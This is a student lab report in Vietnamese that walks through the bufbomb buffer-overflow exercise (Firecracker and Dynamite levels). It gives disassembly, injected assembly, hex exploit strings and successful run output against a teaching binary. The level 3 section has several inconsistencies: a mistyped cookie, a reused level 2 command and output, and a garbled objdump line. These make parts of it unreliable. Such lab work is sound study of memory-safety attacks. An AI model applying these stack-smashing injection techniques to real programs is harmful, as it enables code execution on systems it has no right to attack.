

## BÁO CÁO LAB 6

*Môn: Lập trình hệ thống*

*GVTH: Nguyễn Văn Bảo*

Sinh viên thực hiện	<b>Sinh viên 1</b> MSSV: 20521240 Họ tên: Nguyễn Khánh Duy
Lớp	<b>NT209.N11.MMCL</b>
Tổng thời gian thực hiện Lab trung bình	1 ngày
Phân chia công việc <i>(nếu là nhóm)</i>	
Link Video thực hiện <i>(nếu có yêu cầu)</i>	
Ý kiến <i>(nếu có)</i> + <i>Khó khăn gặp phải</i> + <i>Đề xuất, góp ý...</i>	
Điểm tự đánh giá <i>(bắt buộc)</i>	10 /10

## D.2 Level 2 – Firecracker:

- Tìm địa chỉ thanh ghi ebp bằng IDA Pro;

```
.text:080491F5 mov     esp, esp
.text:080491F7 sub     esp, 38h
.text:080491FA lea     eax, [ebp+var_28]
IP .text:080491FD mov     [esp], eax
.text:08049200 call    Gets
.text:08049205 mov     eax, 1
.text:0804920A leave
.text:0804920B retn
.text:0804920B ; } // starts at 8
.text:0804920B getbuf endp
.text:0804920B
.text:0804920C
.text:0804920C ; =====
.text:0804920C
.text:0804920C ; Attributes: bp-b
.text:0804920C
.text:0804920C public getbufn
```


- + Ta có địa chỉ của ebp: 0x55683D98
- + Địa chỉ của global value: 0x804d100

```
ebp 0xffffd188 0xffffd188
(gdb) disassemble bang
Dump of assembler code for function bang:
0x08048c9d <+0>: push    %ebp
0x08048c9e <+1>: mov     %esp,%ebp
0x08048ca0 <+3>: sub     $0x18,%esp
0x08048ca3 <+6>: mov     0x804d100,%eax
0x08048ca8 <+11>: cmp     0x804d108,%eax
0x08048cae <+17>: jne     0x8048cd6 <bang+57>
0x08048cb0 <+19>: mov     %eax,0x8(%esp)
0x08048cb4 <+23>: movl    $0x804a360,0x4(%esp)
0x08048cbc <+31>: movl    $0x1,(%esp)
0x08048cc3 <+38>: call    0x80489c0 <__printf_chk@plt>
0x08048cc8 <+43>: movl    $0x2,(%esp)
0x08048ccf <+50>: call    0x804937b <validate>
0x08048cd4 <+55>: jmp     0x8048cee <bang+81>
0x08048cd6 <+57>: mov     %eax,0x8(%esp)
0x08048cda <+61>: movl    $0x804a50c,0x4(%esp)
0x08048ce2 <+69>: movl    $0x1,(%esp)
0x08048ce9 <+76>: call    0x80489c0 <__printf_chk@plt>
0x08048cee <+81>: movl    $0x0,(%esp)
0x08048cf5 <+88>: call    0x8048900 <exit@plt>
End of assembler dump.
```

+ Địa chỉ hàm bang là: 0x8048c9d

```
.text:08048C9D
.text:08048C9D ; ===== S U B R O U
.text:08048C9D
.text:08048C9D ; Attributes: noreturn bp-base
.text:08048C9D
.text:08048C9D public bang
.text:08048C9D bang proc near
.text:08048C9D ; __unwind {
    .text:08048C9D push    ebp
    .text:08048C9E mov     ebp, esp
    .text:08048CA0 sub     esp, 18h
```

- Vậy đoạn mã thực thi của ta sẽ thực hiện 2 công việc:
  - o Gán giá trị cookie cho biến toàn cục global\_value tại địa chỉ đã xác định ở trên Nhảy đến hàm bang để thực hiện
- Chuỗi exploit của ta sẽ chứa:
  - o Đoạn mã thực thi đã biên dịch ở đầu chuỗi
  - o Địa chỉ lưu của chuỗi exploit trong chương trình, ghi đè lên ret address trong stack
- Mã thực thi:



A screenshot of a text editor window titled "text... ~/lab5". The window contains three lines of assembly code:

```
1 movl $0x72f0b1fb, 0x804d100
2 push $0x8048c9d
3 ret
```

- Biên dịch nó:


```
duy@ubuntu:~/lab5$ gcc -m32 -c text2.s -o text2.o
duy@ubuntu:~/lab5$ objdump -d text2.o

text2.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
  0:  c7 05 00 d1 04 08 fb    movl    $0x72f0b1fb,0x804d100
  7:  b1 f0 72                push    $0x8048c9d
  a:  68 9d 8c 04 08          push    $0x8048c9d
  f:  c3                      ret
duy@ubuntu:~/lab5$
```

- Chuỗi exploit trong file “text2.txt”:



- Kết quả:


```

duy@ubuntu:~/lab5$ ./hex2raw < ./text2.txt | ./bufbomb -u 20521240
Userid: 20521240
Cookie: 0x72f0b1fb
Type string:Bang!: You set global_value to 0x72f0b1fb
VALID
NICE JOB!


```

### D3. Level 3-Dynamite:

- Giá trị trả về sẽ được lưu trong thanh ghi eax -> gán cookie vào thanh ghi eax
- Địa chỉ câu lệnh thực thi tiếp theo của hàm test: 0x8048dbe



- Old ebp: 0x55683df0



- Vậy ta sẽ có đoạn mã thực thi và biên dịch ra như sau:

```

duy@ubuntu:~/lab5$ gedit test1.s
duy@ubuntu:~/lab5$ gcc -m32 -c test1.s -o test1.o
duy@ubuntu:~/lab5$ gedit test1.s
duy@ubuntu:~/lab5$ objdump -d test1.o


test1.o:          file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
0:   b8 fb b1 f0 72      mov     $0x72fb1fb,%eax
5:   68 be 8d 04 08      push   $0x8048dbe
a:   c3                  ret

```

- Chuỗi exploit trong file test1.txt:



Row	Hex Value
1	b8 fb b1 f0
2	72 68 be 8d
3	04 08 c3 00
4	00 00 00 00
5	00 00 00 00
6	00 00 00 00
7	00 00 00 00
8	00 00 00 00
9	00 00 00 00
10	00 00 00 00
11	f0 3d 68 55
12	98 3d 68 55

- Kết quả chạy với file test1.txt

```

duy@ubuntu:~/lab5$ ./hex2raw < ./text2.txt | ./bufbomb -u 20521240
Userid: 20521240
Cookie: 0x72fb1fb
Type string:Bang!: You set global_value to 0x72fb1fb
VALID
NICE JOB!

```